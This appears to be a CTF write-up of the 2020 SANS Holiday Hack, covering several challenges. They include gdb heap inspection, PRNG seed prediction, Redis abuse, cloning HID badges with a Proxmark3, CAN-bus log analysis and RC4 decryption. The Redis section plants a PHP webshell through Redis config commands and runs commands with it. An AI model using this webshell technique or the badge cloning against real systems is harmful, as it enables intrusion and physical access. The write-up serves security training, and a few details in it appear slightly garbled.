Reading symbols from ./vending-machines...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
Checking.....^C
Program received signal SIGINT, Interrupt.
0x00007ff1e335ebc1 in __GI_nanosleep (requested_time=0x7ffdc34elf80,
    remaining=0x7ffdc34elf80) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mapping
process 53
Mapped address spaces:

      Start Addr      End Addr      Size      Offset objfile
0x564c75014000 0x564c75019000 0x5000      0x0 /home/elf/vending-machines
0x564c75019000 0x564c75051000 0x38000     0x5000 /home/elf/vending-machines
0x564c75051000 0x564c75060000 0xf000      0x3d000 /home/elf/vending-machines
0x564c75060000 0x564c75063000 0x3000      0x4b000 /home/elf/vending-machines
0x564c75063000 0x564c75064000 0x1000      0x4e000 /home/elf/vending-machines
0x564c76e07000 0x564c76e28000 0x21000     0x0 [heap]

<snip>

(gdb) x/4096s 0x564c76e09d00
0x564c76e09d00: ""
0x564c76e09d01: ""
0x564c76e09d02: ""
0x564c76e09d03: ""
0x564c76e09d04: ""
0x564c76e09d05: ""
0x564c76e09d06: ""
0x564c76e09d07: ""
0x564c76e09d08: "!"
0x564c76e09d0a: ""
0x564c76e09d0b: ""
0x564c76e09d0c: ""
0x564c76e09d0d: ""
0x564c76e09d0e: ""
0x564c76e09d0f: ""
0x564c76e09d10: "LVEdQpPbwr"
0x564c76e09d1b: ""
0x564c76e09d1c: ""
0x564c76e09d1d: ""

```

That's unexpected, because that's the same value as what we saw in the json file:

```
elf@bde0b615eb95 ~ $ cat v*.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@bde0b615eb95 ~ $
```

Not expected, because in our lab, “KARRE” was decrypted and found in the heap. This is the lab json:

```
elf@bde0b615eb95 ~ $ cat lab/vending-machines.json
{
  "name": "tony",
  "password": "FiSH3"
}elf@bde0b615eb95 ~ $
```

And we know that this encrypted string does NOT work as the production password. Let’s see if there is some environmental difference. Copy the production password down to the lab to see if it is decrypted there.

```
elf@bde0b615eb95 ~/lab $ cat ./vending-machines.json
{
  "name": "tony",
  "password": "LVEdQPpBwr"
}
elf@bde0b615eb95 ~/lab $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.

<snip>

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vending-machines...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/lab/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
Checking.....^C
Program received signal SIGINT, Interrupt.
0x00007f7f01553bc1 in __GI__nanosleep (requested_time=0x7ffff346cba0,
    remaining=0x7ffff346cba0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mapping
process 66
Mapped address spaces:

      Start Addr      End Addr       Size     Offset objfile
      0x55fa74a0a000   0x55fa74a0f000   0x5000      0x0    /home/elf/lab/vending-machines
      0x55fa74a0f000   0x55fa74a47000   0x38000     0x5000 /home/elf/lab/vending-machines
      0x55fa74a47000   0x55fa74a56000   0xf000     0x3d000 /home/elf/lab/vending-machines
      0x55fa74a56000   0x55fa74a59000   0x3000     0x4b000 /home/elf/lab/vending-machines
      0x55fa74a59000   0x55fa74a5a000   0x1000     0x4e000 /home/elf/lab/vending-machines
      0x55fa76624000   0x55fa76645000   0x21000     0x0    [heap]
      0x7f7f01365000   0x7f7f01367000   0x2000      0x0
      0x7f7f01367000   0x7f7f01389000   0x22000     0x0    /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f01389000   0x7f7f014d1000   0x148000    0x22000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f014d1000   0x7f7f0151d000   0x4c000     0x16a000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f0151d000   0x7f7f0151e000   0x1000     0x1b6000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f0151e000   0x7f7f01522000   0x4000     0x1b6000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f01522000   0x7f7f01524000   0x2000     0x1ba000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7f7f01524000   0x7f7f01528000   0x4000      0x0
      0x7f7f01528000   0x7f7f0152b000   0x3000     0x0    /lib/x86_64-linux-gnu/libgcc_s.so.1
      0x7f7f0152b000   0x7f7f0153c000   0x11000     0x3000 /lib/x86_64-linux-gnu/libgcc_s.so.1
      0x7f7f0153c000   0x7f7f0153f000   0x3000     0x14000 /lib/x86_64-linux-gnu/libgcc_s.so.1
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) x/4096s 0x55fa76626d00
0x55fa76626d00: "0\037"
0x55fa76626d03: ""
```



```

0x55fa76626d04: ""
0x55fa76626d05: ""
0x55fa76626d06: ""
0x55fa76626d07: ""
0x55fa76626d08: ""
0x55fa76626d0a: ""
0x55fa76626d0b: ""
0x55fa76626d0c: ""
0x55fa76626d0d: ""
0x55fa76626d0e: ""
0x55fa76626d0f: ""
0x55fa76626d10: "CandyCane1"
0x55fa76626d1b: ""
0x55fa76626d1c: ""
0x55fa76626d1d: ""

```

That looks more like it. Let's try it in production.

```

elf@bde0bd15eb95 ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking.....

Vending machines enabled!!
elf@bde0bd15eb95 ~ $


```

Completed. Door is open, lights are on, and the vending machine is enabled.

Snowball Fight Challenge



Play the game on easy mode.



I soon discovered that re-using the same username allowed a replay of the game, and recording the hits made it easy to win on subsequent tries. Medium mode was basically identical to Easy mode, but had some additional targets to hit. On Hard mode, you can't supply your own username – you are stuck with what you have. However, you can launch a parallel game in a separate browser window, copy the username from the Hard Mode game over to the Easy mode game, then play the Easy Mode game first. As we uncovered the target tiles, we could then play them into the Hard Mode browser. That way you would never miss a shot in Hard Mode. This was not only useful but necessary, as the computer seemed to never miss either.

Example URL to launch the parallel easy game:

<https://snowball2.kringlecastle.com/?challenge=snowball&id=cd739c55-6661-44ab-ad41-44034b993e72&username=tkarre&area=speakerunprep&location=3,2&tokens=>

Impossible mode is different. You never see the required username, and per the hints, all you have to work with are these comments in the game source:

```
258 <script type="text/javascript" src="/s
259
260 <!--
261 Seeds attempted:
262
263 3349527532 - Not random enough
264 1670265612 - Not random enough
265 3122247685 - Not random enough
266 2802002969 - Not random enough
267 47612566 - Not random enough
268 2075252580 - Not random enough
```

<snip>

```
883 3777700106 - Not random enough
884 567823377 - Not random enough
885 2757882997 - Not random enough
886 1883082902 - Not random enough
887 <Redacted!> - Perfect!
888 -->
```

Follow the elf hints and download Tom Liston's code.

```
tony@kali:~/holidayhack2020$ wget https://github.com/tliston/mt19937/raw/main/mt19937.py
--2020-12-24 15:56:56-- https://github.com/tliston/mt19937/raw/main/mt19937.py
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/tliston/mt19937/main/mt19937.py [following]
--2020-12-24 15:56:57-- https://raw.githubusercontent.com/tliston/mt19937/main/mt19937.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5194 (5.1K) [text/plain]
Saving to: 'mt19937.py'

mt19937.py
100%[=====>] 5.07K --.-KB/s
in 0s


2020-12-24 15:56:57 (23.0 MB/s) - 'mt19937.py' saved [5194/5194]

tony@kali:~/holidayhack2020$ chmod +x mt19937.py
tony@kali:~/holidayhack2020$ ./mt19937.py
Seeding Python's built-in PRNG with the time...
Generating a random number (6852) of random numbers using Python's built-in PRNG...
We do this just to show that this method doesn't depend on being at a particular starting point.
Generating 624 random numbers.
We'll use those values to create a clone of the current state of Python's built-in PRNG...
Generating a random number (5568) of additional random numbers using Python's built-in PRNG...
Generating those 5568 random numbers with our clone as well...
Now, we'll test the clone...

Python Our clone
0810344676 - 0810344676 (True)
2093908734 - 2093908734 (True)

<snip>
```

Let's feed the 624 numbers we see in the source code of the Impossible Mode game into the program. We will need to replace the "random.randrange(0xFFFFFFFF)" in Tom's code with our own numbers extracted from the game source. In our approach, we'll use Chrome dev tools to view the source code for our current game, then we can copy the raw comment lines with the numbers:



Then in Linux we can paste the raw lines into a file "gamenumbers.txt" for post-processing into numbers:

```
tony@kali:~/holidayhack2020$ wc -l gamenumbers.txt
624 gamenumbers.txt
tony@kali:~/holidayhack2020$ head -5 gamenumbers.txt
819157262 - Not random enough
3626450284 - Not random enough
3910339828 - Not random enough
4179392347 - Not random enough
2063721526 - Not random enough
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | wc -l
624
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | head -n 5
819157262
3626450284
3910339828
4179392347
2063721526
tony@kali:~/holidayhack2020$
```

After we develop our python code, we'll just pipe the desired set of numbers into our python program. We'll take Tom's code, and replace the "main" section of the program with our own:

```
if __name__ == "__main__":
    # create our own version of an MT19937 PRNG.
    myprng = mt19937(0)

    print("reading integers from pipe...")

    i = 0

    for line in sys.stdin:
        myprng.MT[i] = untemper(int(line))
        i += 1

    print(i, " numbers read from input pipe...")

    print("next number should be ", myprng.extract_number())
```

Now we can test it:

```
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | ./nextnumber.py
reading integers from pipe...
624 numbers read from input pipe...
next number should be 2554052321
tony@kali:~/holidayhack2020$
```

Now use 2554052321 as the username in our parallel easy game, and each time we get a hit, transfer it to the impossible game.




It worked!

You have completed the Snowball Game challenge!



Redis Bug Hunt Challenge

Head to the kitchen.



See if we can hit the maintenance page.

```
player@fleebe6a7bd:~$ curl -i http://localhost/maintenance.php
HTTP/1.1 200 OK
Date: Fri, 25 Dec 2020 01:29:31 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Length: 176
Content-Type: text/html; charset=UTF-8

ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1
player@fleebe6a7bd:~$
```

Let's add a cmd and get info on the redis server.

```
player@6c5b8423827f:~$ curl http://localhost/maintenance.php?cmd=config,get,\*
Running: redis-cli --raw -a '<password censored>' 'config' 'get' '*'

dbfilename
dump.rdb
requirepass
R3disp@ss
masterauth

<snip>
```

It looks like we have a password ("R3disp@ss"). Can we run the redis client locally?

```
player@6c5b8423827f:~$ redis-cli -h
redis-cli 5.0.3

Usage: redis-cli [OPTIONS] [cmd [arg [arg ...]]]
  -h <hostname>      Server hostname (default: 127.0.0.1).
  -p <port>          Server port (default: 6379).
  -s <socket>        Server socket (overrides hostname and port).

<snip>
```

Yes. Let's use our authenticated access to have redis create a PHP backdoor on the website. Create a webshell file and try to push it to the website. We'll put most of the code in a local file, then we'll just include that in our very small file to be created with Redis.

```
player@ c461e33dc8e9:~$ cat webshell.php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

```

player@c461e33dc8e9:~$
player@c461e33dc8e9:~$ redis-cli --raw -a R3disp@ss
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename webshell.php
OK
127.0.0.1:6379> set webshell "<?php include '/home/player/webshell.php' ; ?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> quit
player@c461e33dc8e9:~$

```

Now give it a quick test with the id command.

```

player@c461e33dc8e9:~$ curl --output - http://localhost/webshell.php?cmd=id
REDIS0009 redis-ver5.0.3
redis-bits redis-time redis-used-mem
aof-preamble webshell/<pre>uid=33(www-data) gid=33(www-data) groups=33(www-
data)
</pre>player@c461e33dc8e9:~$

```

That worked. Try to copy the index.php file someplace where we can look at it and edit it if we need to.

```

player@c461e33dc8e9:~$ curl --output -
http://localhost/webshell.php?cmd=cp%20index.php%20/var/tmp%3bchmod%20%2br%20/var/tmp/index.php
REDIS0009 redis-ver5.0.3
redis-bits redis-time redis-used-mem
aof-preamble webshell/<pre></pre>player@c461e33dc8e9:~$ ls -l /var/tmp
total 4
-rwxr--r-- 1 www-data www-data 488 Dec 27 01:43 index.php
player@c461e33dc8e9:~$

player@c461e33dc8e9:~$ cat /var/tmp/index.php
<?php

# We found the bug!!
#
#
#      \  /
#      ( )
#      / \
#      / \  ~~~~ \  ~~~~
#      .--^--./  |  \---.
#      {      |      }
#      / \  A  / \  ~~~.
#      / \  \  / \  \
#
#
echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if you can figure out
what's going on"
?>
player@c461e33dc8e9:~$

```

Success!



33.6 Kps Challenge



When you click the handset to dial, you can click on either the telephone tone buttons, or the five hand-written notes on the paper. Let's look at the source for the phone to see if we can figure out what we need to do:

```
1 <html>
2 <head>
3   <link href="styles.css" rel="stylesheet" type="text/css">
4   <script src="connect.js" ></script>
5   <script src="jquery.min.js" ></script>
6   <script src="secret.js" ></script>
7 </head>
8 <body>
9   <div class="holder">
10    <div class="pickup" >Pick up</div>
11    <div class="handset" ></div>
12    <div class="note" ></div>
13    <div class="led-indicator" ></div>
14    <button class="dial1" >1</button>
15    <button class="dial2" >2</button>
16    <button class="dial3" >3</button>
17    <button class="dial4" >4</button>
18    <button class="dial5" >5</button>
19    <button class="dial6" >6</button>
20    <button class="dial7" >7</button>
21    <button class="dial8" >8</button>
22    <button class="dial9" >9</button>
23    <button class="respCrEsCl" >baa Dee brr</button>
24    <button class="ack" >aaah</button>
25    <button class="cm_cj" >wewewwrrrr</button>
26    <button class="ll_l2_info" >beDURRdunditty</button>
27    <button class="trn" >SCHHRRHRTHTR</button>
28   <script src="dialton.js" ></script>
29 </body>
30 </html>
```

Each of the tones is a button, and each of the notes is a button. The dialup.js script adds a click event handler for each button. If we look at the general pattern, you can see that there is a required order for the button presses, which makes sense. Here's an example:


```
cm_cj.addEventListener('click', () => {
  if (phase === 5) {
    phase = 6;
    playPhase();
    secret += '4hhdd'
  } else {
    phase = 0;
    playPhase();
  }
  sfx.cm_cj.play();
});
```

In the function above, “phase” essentially represents the sequence you are in. If you play a button out of order, you reset the sequence and have to start over. Based on the code, the order of button presses needs to be this:

```
btn7
btn5
btn6
btn8
btn3
btn4
btn7
btnrespCrEsCl "baa Dee brr"
ack "aaah"
cm_cj "wewewwrrrr"
ll_l2_info "beDURRdunditty"
trn "SCHHRRHRTHTR"
```


Push the buttons in the exact sequence we see above.

You have completed the 33.6 Kbps challenge!



Sort-O-Matic Challenge

It seems that the Sort-O-Matic machine in the workshop is broken. Let's try to fix it.




```

1. \d+
2. [a-z,A-Z]{3,}
3. ({a-z}\d){2}
4. [^A-L,1-5]{2}
5. ^\d{3,}$
6. ^(\d|[0-1]\d|2[0-3]):[0-5]\d:[0-5]\d$
7. ^([0-9,a-f,A-F]{2}:){5}[0-9,a-f,A-F]{2}$
8. ^[0-3][0-9][./,-][0-1][0-9][./,-][0-9]{4}$

```

Scapy Prepper Challenge

Head to the Netwars floor and go to the Scapy Prepper terminal.



After working through the packet education sequence, I completed the Prepper.

```

The three fields in ARP_PACKETS[1][ARP] that are incorrect are op, hwsrc, and hwdst. A sample
of ARP packet can be referenced at https://www.cloudshark.org/captures/edee0732135. You can run
the "reset_arg()" function to reset the ARP packets back to their original form.

>>> reset_arg()

>>> ARP_PACKETS[1]
<Ether  dst=ff:ff:ff:ff:ff:ff src=08:1d:ce:6e:8b:24 type=ARP  <ARP  hwtype=0x1 ptype=IPv4 hw
len=6 plen=6 op=who-has hwsrc=08:1d:ce:6e:8b:24 psrc=192.168.0.114 hwdst=08:00:00:00:00:00 p
dst=192.168.0.1 >>>


>>> ARP_PACKETS[1]
<Ether  dst=08:1d:ce:6e:8b:24 src=08:13:46:0b:22:ba type=ARP  <ARP  hwtype=0x1 ptype=IPv4 hw
len=6 plen=6 op=who-has hwsrc=ff:ff:ff:ff:ff:ff psrc=192.168.0.1 hwdst=ff:ff:ff:ff:ff:ff pdst=
192.168.0.114 <[padding  load="\xc0\xa8\x00r" >>>

>>> ARP_PACKETS[1][ARP].hwdst="08:1d:ce:6e:8b:24"
>>> ARP_PACKETS[1][ARP].hwsrc="08:13:46:0b:22:ba"
>>> ARP_PACKETS[1][ARP].op=:
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!
Congratulations, all pretty present packets properly prepared for processing!

>>>

```

You have completed the Scapy Practice challenge!



CAN-Bus Investigation Challenge



Looking at the CAN bus capture, it looks like there are three columns of data. A timestamp, followed by some type of type field, followed by data:

```
elf@0b6b78c25b75:~$ head -n 10 candump.log
(1608926660.800530) vcan0 244#0000000116
(1608926660.812774) vcan0 244#00000001D3
(1608926660.826327) vcan0 244#00000001A6
(1608926660.839338) vcan0 244#00000001A3
(1608926660.852786) vcan0 244#00000001B4
(1608926660.866754) vcan0 244#000000018E
(1608926660.879825) vcan0 244#000000015F
(1608926660.892934) vcan0 244#0000000103
(1608926660.904816) vcan0 244#0000000181
(1608926660.920799) vcan0 244#000000015F
elf@0b6b78c25b75:~$
```

Let's extract the type field, then count the unique values of it.

```
elf@0b6b78c25b75:~$ cat candump.log | awk '{print $2 ;}' | uniq -c
1369 vcan0
elf@0b6b78c25b75:~$
```

Looks like they are all the same. Now let's look at the data field. The format appears to be "nnn#hhhhhhhhhh". Let's use the same technique and analyze the three-digit number field.

```
elf@0b6b78c25b75:~$ cat candump.log | awk '{print $3 ;}' | awk -F '#' '{print $1 ;}' | sort | uniq -c
35 188
3 19B
1331 244
elf@0b6b78c25b75:~$
```

We are looking for a LOCK, an UNLOCK, then another LOCK. The first three digits must represent the device or destination code. We see three occurrences of "19B", so that must be it. Let's dump those.

```
elf@0b6b78c25b75:~$ grep '19B#' candump.log
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
elf@0b6b78c25b75:~$
```


So "000000000000" must be the LOCK command, and "00000F000000" must be the UNLOCK.

```
elf@0b6b78c25b75:~$ ls -l
total 516
-rwxr-xr-x 1 root root 56065 Dec  5 00:00 candump.log
-rws--x--x 1 root root 469136 Dec  5 00:00 runtoanswer
elf@0b6b78c25b75:~$ ./runtoanswer 122520
Your answer: 122520

Checking...
Your answer is correct!
elf@0b6b78c25b75:~$
```

Objective 5 – Open HID Lock

Return to the Wrapping Room - there is a device on the floor next to the table. Pick it up.



Oh my gosh! It's a Proxmark3! It works too, because you can open the Proxmark CLI tool:



Let's use the proxmark to read Noel Bowtie's badge.

```


magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f08 (6020) - Format Len: 26 bit - FC: 113 - Card: 6020
[magicdust] pm3 --> lf hid sim -r 2006e22f08
[=] Simulating HID tag using raw 2006e22f08
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 -->

```

So Noel's card is FC 113 CN 6020. Let's roam about the castle and collect other card data from other elves.

After traveling about the castle, we go back to the Workshop and open the HID lock on the door.




Got it! We happen to open it with Bow Ninecandle's card. Now we are in a dark room called "???". Something odd is on the floor:



Walking in front of the glowing dots seems to transport me back to the Entryway.





I don't see myself, and Santa looks a little different. He has a snowflake belt buckle. After some experimentation I **discover that this Santa is actually me!**



Objective 6 – Splunk Challenge

Clicking on the Splunk terminal launches Splunk Enterprise, and I am logged in as Kris Kringle.



We start by using Splunk to research and answer each of the training questions.

Training Questions		Status
1.	How many distinct MITRE ATT&CK techniques did Alice emulate?	13
2.	What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)	t1059.003-main t1059.003-win
3.	One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\MachineGuid


4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.) ✓
5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component? ✓
6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation? ✓
7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range? ✓

Challenge question:

Challenge Question*


What is the name of the adversary group that Santa feared would attack KringleCon?

The elf chatter in the messages mentions the base64 encoded ciphertext 7FXjP1lyfKbyDK/MChyf36h7.



RFC 7465 mandates the prohibition of RC4 Cipher Suites for TLS clients. Because the elves "don't care" about that, perhaps we need to perform a RC4 decryption on that string. From the talk, we remember this at the end – perhaps this is the decryption key:

"This is the most important slide" - "Stay Frosty"



Let's grab some basic powershell code off the internet for RC4 encrypting/decrypting, then modify it to try to decode our challenge text.

```
# based on https://www.remkoweit.nl/blog/2013/04/05/rc4-encryption-in-powershell/
function BinToHex {
```

```

        param(
            [Parameter(
                Position=0,
                Mandatory=$true,
                ValueFromPipeline=$true)
            ]
            [Byte[]]$Bin
        )
        # assume pipeline input if we don't have an array (surely there must be a better way)
        if ($Bin.Length -eq 1) {$bin = @($input)}
        $return = -join ($Bin | foreach { "{0:X2}" -f $_ })
        Write-Output $return
    }

function HexToBin {
    param(
        [Parameter(
            Position=0,
            Mandatory=$true,
            ValueFromPipeline=$true)
        ]
        [string]$s
    )
    $return = @()

    for ($i = 0; $i -lt $s.Length ; $i += 2)
    {
        $return += [Byte]::Parse($s.Substring($i, 2), [System.Globalization.NumberStyles]::HexNumber)
    }

    Write-Output $return
}

function rc4 {
    param(
        [Byte[]]$data,
        [Byte[]]$key
    )

    # Make a copy of the input data
    [Byte[]]$buffer = New-Object Byte[] $data.Length
    $data.CopyTo($buffer, 0)

    [Byte[]]$s = New-Object Byte[] 256;
    [Byte[]]$k = New-Object Byte[] 256;

    for ($i = 0; $i -lt 256; $i++)
    {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
    }

    $j = 0;
    for ($i = 0; $i -lt 256; $i++)
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }

    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
    {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }

    return $buffer
}

$enc = [System.Text.Encoding]::ASCII

# The key we're going to use
[Byte[]]$key = $enc.GetBytes("Stay Frosty")

# Decode our challenge data string from base64 to bytes
$EncryptedBytes = [System.Convert]::FromBase64String("7FXjP1lyfKbyDK/MChyf36h7")

# Convert the challenge byte array into a hex string
$EncryptedString = BinToHex $EncryptedBytes

# Now decrypt the data
[Byte[]]$data = HexToBin $EncryptedString
$DecryptedBytes = rc4 $data $key

